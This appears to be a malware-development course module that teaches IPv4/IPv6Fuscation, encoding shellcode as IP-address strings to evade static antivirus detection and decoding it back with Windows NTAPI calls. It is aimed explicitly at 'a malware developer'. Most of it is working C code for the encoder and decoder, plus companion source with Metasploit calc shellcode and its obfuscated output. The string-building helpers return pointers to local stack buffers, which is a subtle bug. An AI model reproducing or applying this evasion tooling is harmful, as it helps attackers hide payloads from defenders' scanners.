Payload Obfuscation - IPv4/IPv6Fuscation
Obfuscating payloads by transforming them into IPv4/IPv6 addresses.
Jump to Section (7)
Learning Objectives
0/3 doneIntroduction
At this stage of the learning path, one should have a fundamental understanding of payload encryption. This module will explore another method of evading static detection using payload obfuscation.
A malware developer should have several tools available at their disposal to achieve the same task in order to stay unpredictable. Payload obfuscation can be seen as a different "tool" when compared to payload encryption, yet both are ultimately used for the same purpose.
After going through this module, one should be able to use advanced payload obfuscation techniques, some of which are being used in the wild, such as in Hive ransomware.
What is IPv4/IPv6Fuscation
IPv4/IPv6Fuscation is an obfuscation technique where the shellcode's bytes are converted to IPv4 or IPv6 strings. Let's use a few bytes from the Msfvenom x64 calc shellcode and analyze how they can be converted into either IPv4 or IPv6 strings. For this example, the following bytes are used:
FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51.
-
IPv4Fuscation - Since IPv4 addresses are composed of 4 octets, IPv4Fuscation uses 4 bytes to generate a single IPv4 string with each byte representing an octet. Take each byte, which is currently in hex and convert it to decimal format to get one octet. Using the above bytes as an example,
FCis 252 in decimal,48is 72,83is 131 andE4is 228. Therefore, the first 4 bytes of the sample shellcode,FC 48 83 E4will be252.72.131.228. -
IPv6Fuscation - This will utilize similar logic as the IPv4Fuscation example but instead of using 4 bytes per IP address, 16 bytes are used to generate one IPv6 address. Furthermore, converting the bytes to decimal is not a requirement for IPv6 addresses. Using the sample shellcode as an example, it will be
FC48:83E4:F0E8:C000:0000:4151:4150:5251.
IPv4Fuscation Implementation
Now that the logic has been explained, this section will dive into the implementation of IPv4Fuscation. A few points about the code snippet below:
-
As previously mentioned, generating an IPv4 address requires 4 bytes therefore the shellcode must be multiples of 4. It's possible to create a function that pads the shellcode if it doesn't meet that requirement. Padding issues in the obfuscation modules are addressed in the the upcoming HellShell module.
-
GenerateIpv4is a helper function that takes 4 shellcode bytes and usessprintfto generate the IPv4 address. -
Lastly, the code only covers obfuscation whereas deobfuscation is explained later in the module.
// Function takes in 4 raw bytes and returns them in an IPv4 string format
char* GenerateIpv4(int a, int b, int c, int d) {
	unsigned char Output [32];

	// Creating the IPv4 address and saving it to the 'Output' variable
	sprintf(Output, "%d.%d.%d.%d", a, b, c, d);

	// Optional: Print the 'Output' variable to the console
	// printf("[i] Output: %s\n", Output);

	return (char*)Output;
}


// Generate the IPv4 output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode buffer
BOOL GenerateIpv4Output(unsigned char* pShellcode, SIZE_T ShellcodeSize) {

	// If the shellcode buffer is null or the size is not a multiple of 4, exit
	if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 4 != 0){
		return FALSE;
	}
	printf("char* Ipv4Array[%d] = { \n\t", (int)(ShellcodeSize / 4));

	// We will read one shellcode byte at a time, when the total is 4, begin generating the IPv4 address
	// The variable 'c' is used to store the number of bytes read. By default, starts at 4.
	int c = 4, counter = 0;
	char* IP = NULL;

	for (int i = 0; i < ShellcodeSize; i++) {

		// Track the number of bytes read and when they reach 4 we enter this if statement to begin generating the IPv4 address
		if (c == 4) {
			counter++;

			// Generating the IPv4 address from 4 bytes which begin at i until [i + 3]
			IP = GenerateIpv4(pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3]);

			if (i == ShellcodeSize - 4) {
				// Printing the last IPv4 address
				printf("\"%s\"", IP);
				break;
			}
			else {
				// Printing the IPv4 address
				printf("\"%s\", ", IP);
			}

			c = 1;

			// Optional: To beautify the output on the console
			if (counter % 8 == 0) {
				printf("\n\t");
			}
		}
		else {
			c++;
		}
	}
	printf("\n};\n\n");
	return TRUE;
}
IPv6Fuscation Implementation
When using IPv6Fuscation, the shellcode should be a multiple of 16. Again, it's possible to create a function that pads the shellcode if it doesn't meet that requirement.
// Function takes in 16 raw bytes and returns them in an IPv6 address string format
char* GenerateIpv6(int a, int b, int c, int d, int e, int f, int g, int h, int i, int j, int k, int l, int m, int n, int o, int p) {

	// Each IPv6 segment is 32 bytes
	char Output0[32], Output1[32], Output2[32], Output3[32];

	// There are 4 segments in an IPv6 (32 * 4 = 128)
	char result[128];

	// Generating output0 using the first 4 bytes
	sprintf(Output0, "%0.2X%0.2X:%0.2X%0.2X", a, b, c, d);

	// Generating output1 using the second 4 bytes
	sprintf(Output1, "%0.2X%0.2X:%0.2X%0.2X", e, f, g, h);

	// Generating output2 using the third 4 bytes
	sprintf(Output2, "%0.2X%0.2X:%0.2X%0.2X", i, j, k, l);

	// Generating output3 using the last 4 bytes
	sprintf(Output3, "%0.2X%0.2X:%0.2X%0.2X", m, n, o, p);

	// Combining Output0,1,2,3 to generate the IPv6 address
	sprintf(result, "%s:%s:%s:%s", Output0, Output1, Output2, Output3);

	// Optional: Print the 'result' variable to the console
	// printf("[i] result: %s\n", (char*)result);

	return (char*)result;
}


// Generate the IPv6 output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode buffer
BOOL GenerateIpv6Output(unsigned char* pShellcode, SIZE_T ShellcodeSize) {
	// If the shellcode buffer is null or the size is not a multiple of 16, exit
	if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 16 != 0){
		return FALSE;
	}
	printf("char* Ipv6Array [%d] = { \n\t", (int)(ShellcodeSize / 16));

	// We will read one shellcode byte at a time, when the total is 16, begin generating the IPv6 address
	// The variable 'c' is used to store the number of bytes read. By default, starts at 16.
	int c = 16, counter = 0;
	char* IP = NULL;

	for (int i = 0; i < ShellcodeSize; i++) {
		// Track the number of bytes read and when they reach 16 we enter this if statement to begin generating the IPv6 address
		if (c == 16) {
			counter++;

			// Generating the IPv6 address from 16 bytes which begin at i until [i + 15]
			IP = GenerateIpv6(
				pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3],
				pShellcode[i + 4], pShellcode[i + 5], pShellcode[i + 6], pShellcode[i + 7],
				pShellcode[i + 8], pShellcode[i + 9], pShellcode[i + 10], pShellcode[i + 11],
				pShellcode[i + 12], pShellcode[i + 13], pShellcode[i + 14], pShellcode[i + 15]
			);
			if (i == ShellcodeSize - 16) {

				// Printing the last IPv6 address
				printf("\"%s\"", IP);
				break;
			}
			else {
				// Printing the IPv6 address
				printf("\"%s\", ", IP);
			}
			c = 1;

			// Optional: To beautify the output on the console
			if (counter % 3 == 0) {
				printf("\n\t");
			}
		}
		else {
			c++;
		}
	}
	printf("\n};\n\n");
	return TRUE;
}
IPv4/IPv6Fuscation Deobfuscation
Once the obfuscated payload has evaded static detection, it will need to be deobfuscated to be executed. The deobfuscation process will reverse the obfuscation process, allowing an IP address to generate bytes instead of using bytes to generate an IP address. Performing deobfuscation will require the following:
-
IPv4 Deobfuscation - This requires the use of the NTAPI RtlIpv4StringToAddressA. It converts a string representation of an IPv4 address to a binary IPv4 address.
-
IPv6 Deobfuscation - Similar to the previous function, IPv6 deobfuscation will require the use of another NTAPI RtlIpv6StringToAddressA. This function converts an IPv6 address to a binary IPv6 address.
Deobfuscating IPv4Fuscation Payloads
The Ipv4Deobfuscation function takes in an Ipv4Array as the first parameter which is an array of IPv4 addresses. The second parameter is the NmbrOfElements which is the number of IPv4 addresses in the Ipv4Array array in order to loop through the size of the array. The last 2 parameters, ppDAddress and pDSize will be used to store the deobfuscated payload and its size, respectively.
The deobfuscation process works by first grabbing the address of RtlIpv4StringToAddressA using GetProcAddress and GetModuleHandle. Next, a buffer is allocated which will eventually store the deobfuscated payload of size NmbrOfElements * 4. The reasoning behind that size is that each IPv4 will generate 4 bytes.
Moving onto the for loop, it starts by defining a new variable, TmpBuffer, and setting it to be equal to pBuffer. Next, TmpBuffer is passed to RtlIpv4StringToAddressA as its fourth parameter, which is where the binary representation of the IPv4 address will be stored. The RtlIpv4StringToAddressA function will write 4 bytes to the TmpBuffer buffer, therefore TmpBuffer is incremented by 4, after, to allow the next 4 bytes to be written to it without overwriting the previous bytes.
Finally, ppDAddress and pDSize are set to hold the base address of the deobfuscated payload as well as its size.
typedef NTSTATUS (NTAPI* fnRtlIpv4StringToAddressA)(
	PCSTR		S,
	BOOLEAN		Strict,
	PCSTR*		Terminator,
   	PVOID		Addr
);

BOOL Ipv4Deobfuscation(IN CHAR* Ipv4Array[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

	PBYTE           pBuffer                 = NULL,
                    TmpBuffer               = NULL;

	SIZE_T          sBuffSize               = NULL;

	PCSTR           Terminator              = NULL;

	NTSTATUS        STATUS                  = NULL;

	// Getting RtlIpv4StringToAddressA address from ntdll.dll
	fnRtlIpv4StringToAddressA pRtlIpv4StringToAddressA = (fnRtlIpv4StringToAddressA)GetProcAddress(GetModuleHandle(TEXT("NTDLL")), "RtlIpv4StringToAddressA");
	if (pRtlIpv4StringToAddressA == NULL){
		printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Getting the real size of the shellcode which is the number of IPv4 addresses * 4
	sBuffSize = NmbrOfElements * 4;

	// Allocating memory which will hold the deobfuscated shellcode
	pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
	if (pBuffer == NULL){
		printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Setting TmpBuffer to be equal to pBuffer
	TmpBuffer = pBuffer;

	// Loop through all the IPv4 addresses saved in Ipv4Array
	for (int i = 0; i < NmbrOfElements; i++) {

		// Deobfuscating one IPv4 address at a time
		// Ipv4Array[i] is a single ipv4 address from the array Ipv4Array
		if ((STATUS = pRtlIpv4StringToAddressA(Ipv4Array[i], FALSE, &Terminator, TmpBuffer)) != 0x0) {
			// if it failed
			printf("[!] RtlIpv4StringToAddressA Failed At [%s] With Error 0x%0.8X", Ipv4Array[i], STATUS);
			return FALSE;
		}

		// 4 bytes are written to TmpBuffer at a time
		// Therefore Tmpbuffer will be incremented by 4 to store the upcoming 4 bytes
		TmpBuffer = (PBYTE)(TmpBuffer + 4);

	}

	// Save the base address & size of the deobfuscated payload
	*ppDAddress     = pBuffer;
	*pDSize         = sBuffSize;

	return TRUE;
}

The image below shows the deobfuscation process successfully running.
Deobfuscating IPv6Fuscation Payloads
Everything in the deobfuscation process for IPv6 is the same as IPv4 with the only two main differences being:
-
RtlIpv6StringToAddressAis used instead ofRtlIpv4StringToAddressA. -
Each IPv6 address is being deobfuscated into 16 bytes instead of 4 bytes.
typedef NTSTATUS(NTAPI* fnRtlIpv6StringToAddressA)(
	PCSTR		S,
	PCSTR*		Terminator,
	PVOID		Addr
);

BOOL Ipv6Deobfuscation(IN CHAR* Ipv6Array[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

	PBYTE           pBuffer                 = NULL,
                    TmpBuffer               = NULL;

	SIZE_T          sBuffSize               = NULL;

	PCSTR           Terminator              = NULL;

	NTSTATUS        STATUS                  = NULL;

	// Getting RtlIpv6StringToAddressA address from ntdll.dll
	fnRtlIpv6StringToAddressA pRtlIpv6StringToAddressA = (fnRtlIpv6StringToAddressA)GetProcAddress(GetModuleHandle(TEXT("NTDLL")), "RtlIpv6StringToAddressA");
	if (pRtlIpv6StringToAddressA == NULL) {
		printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Getting the real size of the shellcode which is the number of IPv6 addresses * 16
	sBuffSize = NmbrOfElements * 16;


	// Allocating memory which will hold the deobfuscated shellcode
	pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
	if (pBuffer == NULL) {
		printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	TmpBuffer = pBuffer;

	// Loop through all the IPv6 addresses saved in Ipv6Array
	for (int i = 0; i < NmbrOfElements; i++) {

		// Deobfuscating one IPv6 address at a time
		// Ipv6Array[i] is a single IPv6 address from the array Ipv6Array
		if ((STATUS = pRtlIpv6StringToAddressA(Ipv6Array[i], &Terminator, TmpBuffer)) != 0x0) {
			// if it failed
			printf("[!] RtlIpv6StringToAddressA Failed At [%s] With Error 0x%0.8X", Ipv6Array[i], STATUS);
			return FALSE;
		}

		// 16 bytes are written to TmpBuffer at a time
		// Therefore Tmpbuffer will be incremented by 16 to store the upcoming 16 bytes
		TmpBuffer = (PBYTE)(TmpBuffer + 16);

	}

	// Save the base address & size of the deobfuscated payload
	*ppDAddress  = pBuffer;
	*pDSize      = sBuffSize;

	return TRUE;

}

The image below shows the deobfuscation process successfully running.
Companion Project & Source Code
14 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

// Disable error 4996 (caused by sprint)
#pragma warning (disable:4996)


char* GenerateIpv4(int a, int b, int c, int d) {
	unsigned char Output [32];

	// Creating the IPv4 address and saving it to the 'Output' variable
	sprintf(Output, "%d.%d.%d.%d", a, b, c, d);

	// Optional: Print the 'Output' variable to the console
	// printf("[i] Output: %s\n", Output);

	return (char*)Output;
}


// Generate the IPv4 output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode buffer
BOOL GenerateIpv4Output(unsigned char* pShellcode, SIZE_T ShellcodeSize) {

	// If the shellcode buffer is null or the size is not a multiple of 4, exit
	if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 4 != 0){
		return FALSE;
	}
	printf("char* Ipv4Array[%d] = { \n\t", (int)(ShellcodeSize / 4));

	// We will read one shellcode byte at a time, when the total is 4, begin generating the IPv4 address
	// The variable 'c' is used to store the number of bytes read. By default, starts at 4.
	int c = 4, counter = 0;
	char* IP = NULL;

	for (int i = 0; i < ShellcodeSize; i++) {

		// Track the number of bytes read and when they reach 4 we enter this if statement to begin generating the IPv4 address
		if (c == 4) {
			counter++;

			// Generating the IPv4 address from 4 bytes which begin at i until [i + 3]
			IP = GenerateIpv4(pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3]);

			if (i == ShellcodeSize - 4) {
				// Printing the last IPv4 address
				printf("\"%s\"", IP);
				break;
			}
			else {
				// Printing the IPv4 address
				printf("\"%s\", ", IP);
			}

			c = 1;

			// Optional: To beautify the output on the console
			if (counter % 8 == 0) {
				printf("\n\t");
			}
		}
		else {
			c++;
		}
	}
	printf("\n};\n\n");
	return TRUE;
}


// x64 calc metasploit shellcode {272 bytes}
unsigned char rawData[] = {
	0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
	0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
	0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
	0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
	0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
	0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
	0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
	0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
	0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
	0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
	0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
	0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
	0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
	0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
	0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
	0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
	0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
	0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
	0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
	0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
	0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
	0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};


int main() {

	if (!GenerateIpv4Output(rawData, sizeof(rawData))) {
		// if failed, that is sizeof(rawData) isn't a multiple of 4
		return -1;
	}

	printf("[#] Press <Enter> To Quit ... ");
	getchar();
	return 0;
}


/*
output :

char* Ipv4Array[68] = {
		"252.72.131.228", "240.232.192.0", "0.0.65.81", "65.80.82.81", "86.72.49.210", "101.72.139.82", "96.72.139.82", "24.72.139.82",
		"32.72.139.114", "80.72.15.183", "74.74.77.49", "201.72.49.192", "172.60.97.124", "2.44.32.65", "193.201.13.65", "1.193.226.237",
		"82.65.81.72", "139.82.32.139", "66.60.72.1", "208.139.128.136", "0.0.0.72", "133.192.116.103", "72.1.208.80", "139.72.24.68",
		"139.64.32.73", "1.208.227.86", "72.255.201.65", "139.52.136.72", "1.214.77.49", "201.72.49.192", "172.65.193.201", "13.65.1.193",
		"56.224.117.241", "76.3.76.36", "8.69.57.209", "117.216.88.68", "139.64.36.73", "1.208.102.65", "139.12.72.68", "139.64.28.73",
		"1.208.65.139", "4.136.72.1", "208.65.88.65", "88.94.89.90", "65.88.65.89", "65.90.72.131", "236.32.65.82", "255.224.88.65",
		"89.90.72.139", "18.233.87.255", "255.255.93.72", "186.1.0.0", "0.0.0.0", "0.72.141.141", "1.1.0.0", "65.186.49.139",
		"111.135.255.213", "187.224.29.42", "10.65.186.166", "149.189.157.255", "213.72.131.196", "40.60.6.124", "10.128.251.224", "117.5.187.71",
		"19.114.111.106", "0.89.65.137", "218.255.213.99", "97.108.99.0"
};
*/
Full Archive Manifest (18 files inside .zip)
- IpFuscation/IPV4Deobfuscation/IPV4Deobfuscation.vcxproj
- IpFuscation/IPV4Deobfuscation/IPV4Deobfuscation.vcxproj.filters
- IpFuscation/IPV4Deobfuscation/IPV4Deobfuscation.vcxproj.user
- IpFuscation/IPV4Deobfuscation/Ipv4Deobfuscation.c
- IpFuscation/IPV6Deobfuscation/IPV6Deobfuscation.vcxproj
- IpFuscation/IPV6Deobfuscation/IPV6Deobfuscation.vcxproj.filters
- IpFuscation/IPV6Deobfuscation/IPV6Deobfuscation.vcxproj.user
- IpFuscation/IPV6Deobfuscation/Ipv6Deobfuscation.c
- IpFuscation/IPv6Fuscation/IPv6Fuscation.vcxproj
- IpFuscation/IPv6Fuscation/IPv6Fuscation.vcxproj.filters
- IpFuscation/IPv6Fuscation/IPv6Fuscation.vcxproj.user
- IpFuscation/IPv6Fuscation/Ipv6Fuscation.c
- IpFuscation/IpFuscation.sln
- IpFuscation/IpFuscation/IpFuscation.vcxproj
- IpFuscation/IpFuscation/IpFuscation.vcxproj.filters
- IpFuscation/IpFuscation/IpFuscation.vcxproj.user
- IpFuscation/IpFuscation/Ipv4Fuscation.c
- IpFuscation/NOTE.txt